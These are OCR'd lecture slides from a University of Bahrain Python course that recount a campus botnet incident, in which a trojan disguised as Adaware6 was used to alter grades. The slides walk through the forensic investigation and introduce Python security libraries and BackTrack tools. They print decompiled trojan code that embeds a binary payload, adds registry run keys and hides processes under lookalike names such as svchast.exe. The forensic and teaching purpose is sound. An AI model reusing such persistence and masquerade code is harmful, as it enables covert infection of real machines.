The UOB Python Lectures: Part 3 - Python for Hackers

Hesham al-Ammal
University of Bahrain

Summary

- What is hacking?
- Overview of a hacking incident at UOB
- Using Python for:
  - Hacking
  - Penetration testing
  - Misc jobs

What is hacking anyway?

- Origins: wood
- MIT and Hackers
- 2600Hz

MIT Hacks

Good hacks with consent

Tetris on the green building

Evening of April 20, 2012.

Fire truck on top of the Dome


September 11, 2006

A Hacking Story at UOB

- Surprise: All section grades changed to A
- email account wiped for one of the instructors
- Investigation:
  - Proxy log inspection (IP adresses)
  - Application log inspection

Profile of a hacker?

- Smart and very curious.
- Either too thin or too fat.
- Dress: casual
- Reads a lot.
- Gets interested in weird things and does not share common interests.
- Usually does not exercise regularly.
- Hates bureaucracy.
- Politically: moderate liberal.
- Gender: Vast majority male.
- Does not like oral communications, but can express himself well in writing.




The investigation continues 1

- Subnet in the Library (Bingo!)
- Linking IP address to laptop, proxy log showed activity from several machines
- Botnet was discovered
  - Used web for communication
  - installation through several methods

The investigation continues 2

- Botnet: Web-server to control bots
- Hacker sends commands to web-server



How was the Botnet deployed?

- An email was sent with a Trojan to several instructors
- Hello Dr. Lamya, can you please copy the slides for me on this flash (she didn't fall for it)
- Adaware6 was sent to an instructor with a Trojan (he didn't fall for it)

Big brother is watching

Forensic Analysis

From the library cam at the same time that the access to the registration system occured

Signatures everywhere

Forensic Analysis

Part of the contents of the program emailed to Dr. Hesham

```
C:\investigate\Adaware6.application:   <assemblyIdentity
name="Adaware6.application" version="6.0.05.1429"
publicKeyToken="626ac92c91dad10f" language="neutral"
processorArchitecture="msil" xmlns="urn:schemas-microsoft-com:asm.v1" />
C:\investigate\Adaware6.application:       <assemblyIdentity
name="Adaware6.exe" version="6.0.05.1429"
publicKeyToken="626ac92c91dad10f" language="neutral"
processorArchitecture="msil" type="win32" />
C:\investigate\Adaware6.application:           <dsig:Transform
Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
C:\investigate\Adaware6.application: <publisherIdentity
name="CN=FFHIDJXX\obix"
issuerKeyHash="1101ca8a7c83243108d1f769308cc5e1f46da0d5" /><Signature
Id="StrongNameSignature"
```

Part of the application submitted officially to Dr. Mayyadah

```
C:\investigate\Evidence-MayadaProject-Submitted-by-XXXXXXXXXXXXX\Frustum
Culling\Frustum Culling - Final\Frustum Culling\Frustum
Culling.vcproj.FFHIDJXX.obix.user: <?xml version="1.0"
encoding="windows-1256"?>
```

Biggest breakthrough
Proxy nets

6-11.txt:2008-06-12 10:32:02 1 192.168.86.55 304 TCP_HIT 318 859 GET http itc.uob.bh 80 /javascripts/FolderList.js - - - DIRECT 192.168.0.31 application/x-javascript http://itc.uob.bh/folderlist.aspx?folder=email%2FINBOX&nomsgload=true "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; InfoPath.2; .NET CLR 3.5.21022; .NET CLR 3.0.04506)" OBSERVED "Education" - 192.168.2.21

6-11.txt:2008-06-12 10:32:02 99 192.168.86.55 200 TCP_NC_MISS 3188 762 GET http itc.uob.bh 80 /FoldersXML.aspx - - - DIRECT itc.uob.bh text/xml;%20charset=utf-8 http://itc.uob.bh/folderlist.aspx?folder=email%2FINBOX&nomsgload=true "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; InfoPath.2; .NET CLR 3.5.21022; .NET CLR 3.0.04506)" OBSERVED "Education" - 192.168.2.21

Text processing abilities of Python are great here (including regular expressions)

Reverse engineering the bots

- Sysinternals (on Windows)
  - can help you gather information about running processes and DLLs
    - Can also use it to monitor network traffic
- You need a disassembler
  - IDA Pro is great
  - Reflector (.NET)

Decompiled: Infect.cs

```
namespace Adaware60
{

    internal class Infect
    {

        public Infect()
        {
        }

        public bool DoIt()
        {
            bool flag;

        label_1:
            byte[] bArr1 = new byte[] { 77, 90, 144, 0, 3, 0, 0, 0, 4, 0, 0, 0, 255, 255, 0, 0, 184, 0, 0, 0, 0, 0, 0, 0, 64,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 216, 0, 0, 0, 14, 31, 186,
14, 0, 180, 9, 205, 33, 184, 1, 76, 205, ...

57, 60, 220, 49, 115, 85, 83, 161, 24, 121, 122, 12, 107, 33, 165, 209, 34, 141, 129, 10, 24, 23, 180, 239, 12, 26, 1, 157,
93, 196, 64, 248, 98, 198, 147, 217, 120, 45, 217 };
        }

    } // class Infect
```

main.cs

```
private static void Main()
{
    Infect infect = new Infect();
    if (infect.DoIt())
    {
        Thread.Sleep(100);
        Registry.AddValue("taskngr", "taskngr.exe");
        Registry.AddValue("svchost", "svchast.exe");
        Registry.AddValue("ctfmon", "ctfnon.exe");
        try
        {
            Process.Start(@"c:\windows\system32\svchast.exe");
        }
        catch (Exception)
        {
            Shell.StartHiddenProgram("svchast.exe", "");
        }
        try
        {
            Process.Start(@"c:\windows\system32\ctfnon.exe");
        }
        catch (Exception)
        {
            Shell.StartHiddenProgram("ctfnon.exe", "");
        }
        try
        {
            Process.Start(@"c:\windows\system32\taskngr.exe");
        }
        catch (Exception)
        {
            Shell.StartHiddenProgram("taskngr.exe", "");
        }
        try
        {
            Process.Start(@"c:\windows\system32\sadwr.exe");
        }
        catch (Exception)
        {
            Shell.StartHiddenProgram("sadwr.exe", "");
        }
}
```

Other observations

- GPA fall from grace
- Other infected machines
- email address compromised
- Several exams were compromised
- Submitted projects from other students intercepted

Python?


- Many useful packages
  - easy_install pyPdf python-nmap pygeoip mechanize BeautifulSoup4

Beautiful Soup is a Python library for pulling data out of HTML and XML files. It works with your favorite parser to provide idiomatic ways of navigating, searching, and modifying the parse tree. It commonly saves programmers hours or days of work.

Python?

- Many useful packages
  - easy_install pyPdf python-nmap pygeoip mechanize BeautifulSoup4

python-nmap is a python library which helps in using nmap port scanner. It allows to easilly manipulate nmap scan results and will be a perfect tool for systems administrators who want to automatize scanning task and reports.



Python?

- Many useful packages
  - easy_install pyPdf python-nmap pygeoip mechanize BeautifulSoup4

pygeoip: Pure Python GeoIP API

```
import pygeoip
gi = pygeoip.GeoIP('~/GeoIP.dat', pygeoip.MEMORY_CACHE)

>>> gi.country_code_by_name('google.com')
'US'
>>> gi.country_code_by_addr('64.233.161.99')
'US'
>>> gi.country_name_by_addr('64.233.161.99')
'United States'
```

More Python's GeoIP

City lookup

```
>>> gi.record_by_addr('64.233.161.99')
{
    'city': 'Mountain View',
    'region_name': 'CA',
    'area_code': 650,
    'longitude': -122.0574,
    'country_code3': 'USA',
    'latitude': 37.419199999999989,
    'postal_code': '94043',
    'dma_code': 807,
    'country_code': 'US',
    'country_name': 'United States',
    'continent': 'NA'
}
>>>
gi.time_zone_by_addr('64.233.161.99')
'America/Los_Angeles'
```

Organization lookup

```
>>> gi.org_by_name('cnn.com')
'Turner Broadcasting System'
```

Python?


Mechanize: Stateful programmatic web browsing in Python

- `mechanize.Browser` and `mechanize.UserAgentBase` implement the interface of `urllib2.OpenerDirector`, so:
  - any URL can be opened, not just `http:`
  - `mechanize.UserAgentBase` offers easy dynamic configuration of user-agent features like protocol, cookie, redirection and `robots.txt` handling, without having to make a new `OpenerDirector` each time, e.g. by calling `build_opener()`.
- Easy HTML form filling.
- Convenient link parsing and following.
- Browser history (`.back()` and `.reload()` methods).
- The `Referer` HTTP header is added properly (optional).
- Automatic observance of `robots.txt`.
- Automatic handling of HTTP-Equiv and Refresh.

IDA Python

- IDAPython is an IDA Pro plugin that integrates the Python programming language, allowing scripts to run in IDA Pro. These programs have access to IDA Plugin API, IDC and all modules available for Python. The power of IDA Pro and Python provides a platform for easy prototyping of reverse engineering and other research tools.

IDA Disassembler



Topics that can be served by Python

- Python Scripting - Language Essentials
- System Programming and Security
- Network Security Programming - Sniffers and Packet Injectors
- Attacking Web Applications
- Exploitation Techniques
- Malware Analysis and Reverse Engineering
- Attack Task Automation

BackTrack Linux CD

- Metasploit for integration
- RFMON, injection capable wireless drivers
- Aircrack-ng
- Gerix Wifi Cracker
- Kismet
- Nmap
- Ophcrack
- Ettercap
- Wireshark (formerly known as Ethereal)